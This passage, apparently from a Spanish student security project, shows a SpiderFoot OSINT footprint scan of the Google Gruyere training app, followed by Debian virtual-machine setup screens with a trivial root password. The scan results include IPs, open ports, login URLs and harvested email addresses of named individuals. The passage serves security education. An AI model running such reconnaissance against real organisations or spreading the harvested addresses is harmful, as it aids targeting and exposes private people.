browse to http://127.0.0.1:8080/
*****
2023-02-20 13:48:01,811 [INFO] sf : Starting web server at 127.0.0.1:8080 ...
2023-02-20 13:48:01,825 [WARNING] sf :
*****
Warning: passwd file contains no passwords. Authentication disabled.
Please consider adding authentication to protect this instance!
Refer to https://www.spiderfoot.net/documentation/#security.
*****
```

Ahora navegaremos a su servidor web:



### Scans

No scan history

There is currently no history of previously run scans. Please click 'New Scan' to initiate a new scan.


[⚡ Create a \(free\) SpiderFoot HX account in seconds and try it out for yourself.](#)

Ahora le daremos a New Scan y colocaremos los datos necesarios:

## PROYECTO 1<sup>a</sup> EVALUACIÓN

The screenshot shows the SpiderFoot v4.0.0 web interface. The URL in the browser is 127.0.0.1:8080/newscan. The main page has a header with the SpiderFoot logo, a 'New Scan' button, 'Scans' and 'Settings' links, and a 'Light Mode' toggle. Below the header, there's a form for defining the scan target, which currently contains 'google-gruyere.appspot.com'. To the right of the target input, there's a list of supported input types: Domain Name, IPv4 Address, IPv6 Address, Hostname/Sub-domain, Subnet, Bitcoin Address, E-mail address, Phone Number, Human Name, Username, and Network ASN. Below the target input, there are three tabs: 'By Use Case', 'By Required Data', and 'By Module'. The 'By Use Case' tab is selected, showing four options: 'All', 'Footprint', 'Investigate', and 'Passive'. The 'All' option is described as 'Get anything and everything about the target.' and notes that all SpiderFoot modules will be enabled. The 'Footprint' option is selected and described as 'Understand what information this target exposes to the Internet.' It notes that it gains an understanding of the target's network perimeter through web crawling and search engine use. The 'Investigate' option is described as 'Best for when you suspect the target to be malicious but need more information.' and notes basic footprinting and querying of blacklists. The 'Passive' option is described as 'When you don't want the target to even suspect they are being investigated.' and notes that only modules that do not touch the target will be enabled. At the bottom of the page is a red-bordered 'Run Scan Now' button.

Y le daremos a Run Scan Now, y esperaremos resultados:



Ahora pasaré a mostrar los resultados obtenidos, lo mostraré en tablas:

Servidores dominio	IP	Nombre de la compañía	Servidores correo	Dirección física
ns1.google.com	google-gruyere.appspot.com	Google Inc.	alt2.gmr-smtp-in.l.google.com	1600 Amphitheatre Parkway, Mountain View, CA, 94043, US
ns3.google.com	142.250.201.20		alt1.gmr-smtp-in.l.google.com	142.250.0.0/15
ns4.google.com	www.google-gruyere.appspot.com			
ns2.google.com	216.58.212.116			

			alt3.gmr-smtp-in.l.google.com alt4.gmr-smtp-in.l.google.com gmr-smtp-in.l.google.com	1600 Amphitheatre Parkway, Mountain View, CA, 94043, US 216.58.212.0/24  1600 Amphitheatre Parkway, Mountain View, CA, 94043, US 216.58.192.0/19
--	--	--	--------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------------------------

Ficheros históricos interesantes	Nombre de países
<a href="http://web.archive.org/web/20221129000624/https://google-gruyere.appspot.com/gruyere-code.zip">http://web.archive.org/web/20221129000624/https://google-gruyere.appspot.com/gruyere-code.zip</a> <a href="http://google-gruyere.appspot.com/gruyere-code.zip">http://google-gruyere.appspot.com/gruyere-code.zip</a>	Sofia, Sofia-grad, Bulgaria, BG
	Marseille, Provence-Alpes-Côte d'Azur, PAC, France, FR
	Dublin, Leinster, L, Ireland, IE
	United States

Correos afiliados	Direcciones IP afiliadas
<a href="mailto:arin-contact@google.com">arin-contact@google.com</a>	142.250.150.14
<a href="mailto:dave.soper@appliedsystems.com">dave.soper@appliedsystems.com</a>	142.250.153.14
<a href="mailto:eknowles@appliedsystems.com">eknowles@appliedsystems.com</a>	142.250.201.16
<a href="mailto:jknecht@appliedsystems.com">jknecht@appliedsystems.com</a>	142.250.201.17
<a href="mailto:network-abuse@google.com">network-abuse@google.com</a>	142.250.201.18
<a href="mailto:nwadmin@appliedsystems.com">nwadmin@appliedsystems.com</a>	142.250.201.19
	142.250.201.21
	142.250.201.22
	142.250.201.23
	142.250.201.24
	142.250.201.25
	142.250.201.26
	142.250.201.27

Puertos TCP abiertos	Ficheros interesantes
142.250.201.20:443	
142.250.201.20:80	
216.58.212.116:443	
216.58.212.116:80	
google-gruyere.appspot.com:443	<a href="http://google-gruyere.appspot.com/gruyere-code.zip">http://google-gruyere.appspot.com/gruyere-code.zip</a>
mrs08s19-in-f20.1e100.net:443	
www.google-gruyere.appspot.com:443	

URL contraseñas
<a href="http://google-gruyere.appspot.com/341973498225144587203316926302118026940/login">http://google-gruyere.appspot.com/341973498225144587203316926302118026940/login</a>
<a href="http://google-gruyere.appspot.com/341973498225144587203316926302118026940/newaccount.gtl">http://google-gruyere.appspot.com/341973498225144587203316926302118026940/newaccount.gtl</a>

URL que usan JavaScript
<a href="http://google-gruyere.appspot.com/341973498225144587203316926302118026940/">http://google-gruyere.appspot.com/341973498225144587203316926302118026940/</a>
<a href="http://google-gruyere.appspot.com/341973498225144587203316926302118026940/#">http://google-gruyere.appspot.com/341973498225144587203316926302118026940/#</a>
<a href="http://google-gruyere.appspot.com/341973498225144587203316926302118026940/snippets.gtl?uid=Test123">http://google-gruyere.appspot.com/341973498225144587203316926302118026940/snippets.gtl?uid=Test123</a>
<a href="http://google-gruyere.appspot.com/341973498225144587203316926302118026940/snippets.gtl?uid=brie">http://google-gruyere.appspot.com/341973498225144587203316926302118026940/snippets.gtl?uid=brie</a>
<a href="http://google-gruyere.appspot.com/341973498225144587203316926302118026940/snippets.gtl?uid=cheddar">http://google-gruyere.appspot.com/341973498225144587203316926302118026940/snippets.gtl?uid=cheddar</a>

## 4. Instalación y configuración del contorno

Voy a instalar la aplicación Google Gruyere en una máquina virtual Debian, en la versión : debian-11.6.0-amd64.

Lo primero que tengo que hacer es descargar la ISO de Debian 11, para poder instalarla en la máquina virtual, para esto la descargo de esta página:

**Instalar Debian a través de Internet**

Este tipo de instalación requiere un acceso a Internet *durante* la instalación. Comparado con otros métodos en éste se descargan menos datos ya que el proceso se adapta a lo que necesita. Desafortunadamente, *no* permite usar tarjetas RDSI internas.

Hay tres opciones para la instalación sobre red:

- Imagen pequeña para CD o memoria USB
- CD pequeños, memorias USB flexibles, etc.
- Arranque por red**

**Imagen pequeña para CD o memoria USB**



A continuación dispone de imágenes de CD. Escoja la arquitectura de su procesador debajo.


**amd64, arm64, armel, armhf, i386, mips64el, mipsel, ppc64el, s390x**

Para más detalles, véase [Instalación por red desde un CD mínimo](#)



<b>CD pequeños, memorias USB flexibles, etc.</b>	<b>Arranque por red</b>
Puede descargar un par de archivos de imagen de pequeño tamaño, adecuado para memorias USB y dispositivos similares. Grábelos en los dispositivos e inicie luego la instalación desde ellos. Existen diferencias en el soporte para instalar desde imágenes pequeñas entre las diferentes arquitecturas.	Configure un servidor TFTP y uno DHCP (o BOOTP, o RARP), para disponer de los medios necesarios para la instalación en las máquinas de su red local. Si la BIOS de la máquina cliente lo permite, podrá arrancar el sistema de instalación Debian por red (usando PXE y TFTP), y continuar el resto de la instalación por red. No todas las máquinas permiten arrancar por red. Debido

Una vez que este descargado , procedo a la instalación del sistema operativo en VirtualBox:





Ahora se procederá a la instalación:



**Configurar usuarios y contraseñas**

**Necesita definir una contraseña para el superusuario («root»), la cuenta de administración del sistema.**  
Podría tener graves consecuencias que un usuario malicioso o un usuario sin la debida cualificación tuviera acceso a la cuenta del administrador del sistema, así que debe tener cuidado y elegir una contraseña para el superusuario que no sea fácil de adivinar. No debería ser una palabra que se encuentre en el diccionario, o una palabra que pueda asociarse fácilmente con usted.

Una buena contraseña debe contener una mezcla de letras, números y signos de puntuación, y debe cambiarse regularmente.

La contraseña del usuario «root» (administrador) no debería estar en blanco. Si deja este valor en blanco, entonces se deshabilitará la cuenta de root y se creará una cuenta de usuario a la que se le darán permisos para convertirse en usuario administrador utilizando la orden «sudo».

Tenga en cuenta que no podrá ver la contraseña mientras la introduce.

Clave del superusuario:

**debian**

Mostrar la contraseña en claro

Por favor, introduzca la misma contraseña de superusuario de nuevo para verificar que la introdujo correctamente.

Vuelva a introducir la contraseña para su verificación:

**debian**

Mostrar la contraseña en claro

**Capturar la pantalla** **Retroceder** **Continuar**

**Configurar usuarios y contraseñas**


Se creará una cuenta de usuario para que la use en vez de la cuenta de superusuario en sus tareas que no sean administrativas.

Por favor, introduzca el nombre real de este usuario. Esta información se usará, por ejemplo, como el origen predeterminado para los correos enviados por el usuario o como fuente de información para los programas que muestren el nombre real del usuario. Su nombre completo es una elección razonable.

Nombre completo para el nuevo usuario:


**Alesander**

**Capturar la pantalla** **Retroceder** **Continuar**




Esta es la configuración de la maquina:

